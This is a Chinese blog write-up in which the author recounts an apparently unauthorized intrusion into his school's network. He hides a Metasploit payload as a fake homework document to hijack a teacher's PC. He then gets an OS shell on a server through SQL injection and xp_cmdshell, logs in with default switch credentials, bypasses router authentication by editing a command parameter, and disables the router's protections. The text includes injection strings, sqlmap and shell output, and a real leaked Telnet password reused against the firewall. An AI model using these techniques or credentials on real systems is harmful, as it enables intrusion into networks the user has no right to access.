

# 【渗透实战】记一次艰难的内网漫游之旅\_拿下472台主机shell!

作者: Kali\_MG1937

原文链接: <https://mp.weixin.qq.com/s/kgVk52DzXYBCKW3XTjd91g>

---

本文由 干货集中营 收集整理: <http://www.nmd5.com/test/index.php>

## 0x000

对这几周的渗透成果进行总结,为了这次的渗透能够顺利,我做了近两周的准备。

## 0x001

第一步: 信息收集

1) 在筹划期间我做了很多种方案但最后还是打算先渗透机房电脑比较直接


2) 可是没机会给电脑上装payload

3) 机房内的用机是安装有控制软件的。。本文就从这里开始好了


## 0x002

第二步: 渗透机房

控制软件有一个功能,就是上传作业,很幸运的是教师机和学生机一样,全部使用windows默认设置: 不显示已知文件的后缀  
提交作业时的标准是提交doc或xls文件,对msf的载荷名进行修改  
例如:“作业.doc.exe”



提交完成,过了一阵子,meterpreter收到了反弹的shell  
教师机权限到手  
做好权限维持,以备在其他地方能够访问傀儡机



0x003

第三步：查看教师硬盘

1) 浏览了一阵老师的电脑，发现了一些关于学校服务器的报告，其中包含了服务器地址，服务器地址:10.11.26.65。

0x004

第四步：ban 服务器

1) 看了下服务器地址，确认是办公楼的地址段

2) nmap粗略扫描后发现80端口开启



3) 打开网页，试试看有没有注入漏洞

•  
•

```
username='or'1'='1password='or'1'='1
```

发送post后服务器的确发生了302跳转，可最后看到的不是完整的学生信息，而是500错误，sqlmap

p扫描后也判断并没有注入点。

4) 我返回去看教师电脑上服务器文件的介绍, 上面规定每个用户名的默认密码是123

- 
- 

username=用户名' and '1'='1password=123

发送post请求, 成功登入, 带入sqlmap扫描, dump出注入点, 拿到dba权限!


```
root@kali: ~
list1=2018%BC%B61%B0%E0&DropDownList2=4866&TextBox1=123' WAITFOR DELAY '0:0:5'-
&ImageButton1.x=24&ImageButton1.y=14
--
[08:55:26] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2005
[08:55:26] [INFO] fetching tables for database: ittools
[08:55:26] [INFO] fetching number of tables for database 'ittools'
[08:55:26] [INFO] resumed: 87
[08:55:27] [INFO] resumed: dbo.dtproperties
[08:55:27] [INFO] resumed: dbo.English
[08:55:27] [INFO] resuming partial value: dbo.it_Agains
[08:55:27] [WARNING] running in a single-thread mode. Please consider usage of
option '--threads' for faster data retrieval
[08:55:27] [INFO] retrieved: ttype
[08:55:28] [INFO] retrieved: dbo.it_checklist
[08:55:30] [INFO] retrieved: dbo.it_course
[08:55:32] [INFO] retrieved: dbo.it_courseaccesssstu
[08:55:35] [INFO] retrieved: dbo.it_coursecheckoperlist
[08:55:39] [INFO] retrieved: dbo.it_coursecheckstuoper
[08:55:42] [INFO] retrieved: dbo.it_coursecheckteoper
[08:55:44] [INFO] retrieved: dbo.it_courseexcelstu
[08:55:47] [INFO] retrieved: dbo.it_coursefil
```

5) 上传shell

```
root@kali: ~
p to try to re-enable it? [Y/n]
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[08:51:23] [INFO] xp_cmdshell re-enabled successfully
[08:51:23] [INFO] testing if xp_cmdshell extended procedure is usable
[08:51:24] [INFO] xp_cmdshell extended procedure is usable
[08:51:24] [INFO] going to use xp_cmdshell extended procedure for operating system command execution
[08:51:24] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a]
[08:51:30] [INFO] retrieved: 11
[08:51:30] [INFO] retrieved:
[08:51:30] [INFO] retrieved: Windows IP Configuration
[08:51:34] [INFO] retrieved:
[08:51:34] [INFO] retrieved:
[08:51:34] [INFO] retrieved: Ethernet adapter 本地连接:
[08:51:40] [INFO] retrieved:
[08:51:40] [INFO] retrieved: Connection-specific DNS Suffix . :
[08:51:46] [INFO] retrieved: IP Address. . . . . :
. : 10.11.26.65
[08:51:54] [INFO] retrieved: Subnet Mask . . . .
. : 255.255.255.0
. : 2
```

6) 通过dump出的服务器信息猜测，服务器一定是Windows XP sp1-2左右的版本，那么果断用nmap扫描445端口，发现ms17010漏洞！





0x005

第五步：渗透交换机与路由器

1) 办公楼的地址段是10.11.\*.\*

2) 查看被渗透服务器的ip信息，发现网关是10.11.254.254

3) 打开http://10.11.254.254, 是H3C交换机, 很幸运的是账号密码都是默认的

- 
- 

adminadmin

4) 这个弱口令没什么好讲的, 纯属是学校的安全没做好, 重要的是路由器

5) 通过nmap扫描10.11.254.254以及其地址段下的ip

6) 发现请求无一例外都跳向了192.168.11.1, nmap扫描192.168.11.1, 发现根本没有结果。

- 

1000 port all down


7) 但奇怪的是nmap在扫描这个ip时总跳出一个提示:

- 

Do the 443 port really open?

8) 接着第二次扫描时就再也没有结果, 在停止扫描十几分钟后才能再次ping通地址

9) 直觉告诉我这是学校的防火墙拦截了nmap扫描因为可能开着443端口, 先打开https://192.168.11.1



10) 上网查找锐捷路由器的弱口令, admin回车! 登入失败!



11) 可惜不是弱口令，那么用burpsuite抓个包看看有没有漏洞，发现有个command参数：

- 

```
sh clock
```

12) 上网查找了锐捷路由器的资料后发现这是用来测试用户是否有路由器权限的

如果账号密码错误，

- 

response则是401 Unauthorized

13) 继续查找资料，发现show version这个命令是不用权限就能执行的

你懂得，改sh clock为show version，发送post

Burp Suite Community Edition v2.7.33 - Temporary Project

Intercept is on

Response from https://192.168.11.1:443/WEB\_VMS/LEVEL15/


Forward Drop Intercept is on Action Comment this item

Raw Headers Hex HTML Render

```
:/script>
:TITLE>/WEB_VMS/LEVEL15/</TITLE></HEAD>
:BODY onload=<script>whisper()</script><H1>WebCLI:</H1><PRE><HR>
:FORM METHOD=POST ACTION="/WEB_VMS/LEVEL15/" name=inputform><PRE><INPUT TYPE=SUBMIT
:VALUE=Command><INPUT TYPE=TEXT NAME=command SIZE=60 VALUE=""><H4>Output</H4>
:H5>Level was: LEVEL15<P>Mode was: /exec/<P>Command was: show version</H5><PRE><HR><OPTION>
:system description : Ruijie Router (RSR20-X-28) by Ruijie Networks<OPTION>
:system start time : 2018-03-22 18:10:18<OPTION>
:system uptime : 267:19:8:40<OPTION>
:system hardware version : 1.02<OPTION>
:system software version : RGOS 10.4(3b66)T2 Release(203337)<OPTION>
:system BOOT version : 10.4(3b66)T2 Release(203337) <OPTION>
:system serial number : G1LA23300539A<OPTION>
:system cpld version : 1.0.1.6<OPTION>
:INPUT TYPE=HIDDEN NAME=strurl VALUE="exec"><INPUT TYPE=HIDDEN NAME=mode VALUE=""><INPUT
TYPE=HIDDEN NAME=signname
```

0 matches

14) 成功爆出服务器信息，并且返回值为302而不是401！成功进入路由器后台，查看路由器配置



15) 发现Telnet密码为qz123456, 当然qz是我们学校的缩写啦, 关闭路由器防dos措施和arp欺骗过滤。

16) 再次使用nmap扫描, 发现了心脏出血漏洞, css注入漏洞, apache畸形请求导致反射攻击的漏洞也出来了。

终端

root@kali: ~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

Start HTTP-Server/1.1

http-stored-xss: Couldn't find any stored XSS vulnerabilities.

ssl-ccs-injection:

VULNERABLE:

SSL/TLS MITM vulnerability (CCS Injection)

State: VULNERABLE

Risk factor: High

OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

References:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224>

<http://www.cvedetails.com/cve/2014-0224>

[http://www.openssl.org/news/secadv\\_20140605.txt](http://www.openssl.org/news/secadv_20140605.txt)

ssl-poodle:

VULNERABLE:

SSL POODLE information leak

State: VULNERABLE

IDs: CVE:CVE-2014-3566 OSVDB:113251

The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.

Disclosure date: 2014-10-14

Check results:

TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA

References:

<http://osvdb.org/113251>

<https://www.imperialviolet.org/2014/10/14/poodle.html>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566>

<https://www.openssl.org/~bodo/ssl-poodle.pdf>

slv2-drown:

/tcp closed ldp

https://192.168.11.1/main.htm

Search

Most Visited Offensive Security Add-ons Manager Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Ruijie Networks

欢迎使用锐捷路由器WEB网管系统

设备概览

快速配置

网络设置

路由设置

虚拟专网

证书管理

AAA

网络安全

本地防攻击

IP-MAC绑定

访问控制

ACL访问列表

服务质量

系统维护

系统诊断

访问控制

包过滤: 通过定义一些规则对网络设备接口上的数据报文进行控制

ACL列表: 请选择 +ACL列表

应用接口: GE 0/0

过滤方向: 收报文(in)

添加设置

ACL列表

应用接口

过滤方向

— (空) —

重生信息安全

http://www.csdn.net/AL/DVZ

17) 我甚至还利用openssl漏洞dump到了内部js文件

```

    }
    else {
        return new XMLHttpRequest();
    }

function _getProtocol() {
    var p = location.protocol.toLowerCase();

    if (p != "http:" && p != "https:") {
        return "http: ";
    }
    return p;

function _doCheck(result) {
    var o = window.navigator, lan = o.userLanguage || o.language || o.systemLanguage || o.browserLanguage;
    var isCn = lan == 'zh-cn' || lan == 'zh-CN';
    if (typeof SysLan != 'undefined') {
        isCn = SysLan == 'zh';
    }

    var Note = isCn ? {
        1 : "由于查询数据过多导致设备查询中断，建议缩短查询时间重新查询！",
        2 : "设备内存不足，可能导致web异常，一些功能不能正常使用！"
    } : {
        1 : "Too much data as the query interrupt cause the device to query, query suggestions to shorten the time to re-check!",
        2 : "Device memory is not enough, may lead to web exception, some functions cannot be used normally!"
    };
}

-- 可视 --
```

不过拿到权限后就没什么用了

0x006

第六步：继续挖掘\_渗透学校防火墙

- 1) 只获得这么一点点小成就的我怎么可能满足！
- 2) 回头查看nmap扫描结果时发现请求再次被不断发送到了192.168.100.253
- 3) 根据之前的经验，192.168.100.253一定做了防护措施，先不进行nmap扫描，避免打草惊蛇

4) 直接打开<https://192.168.100.253>，果不其然！！



5) 是SANGFOR防火墙！而且还是2016年的版本！我企图用之前渗透路由器的蠢办法绕过验证，可惜不行，尝试sql注入 仍然不行！总之就是用尽了各种方法都无济于事 😞。

然后我就放弃了当天的渗透测试

回宿舍睡觉时翻来覆去就是睡不着

果然不拿到权限就是心痒痒！！

6)如果渗透不成，就猜密码！刚要睡着，发现之前渗透路由器的时候



看到Telnet的密码是qz123456.

7)第二天中午时我打开电脑, 尝试输入这个密码,回车!

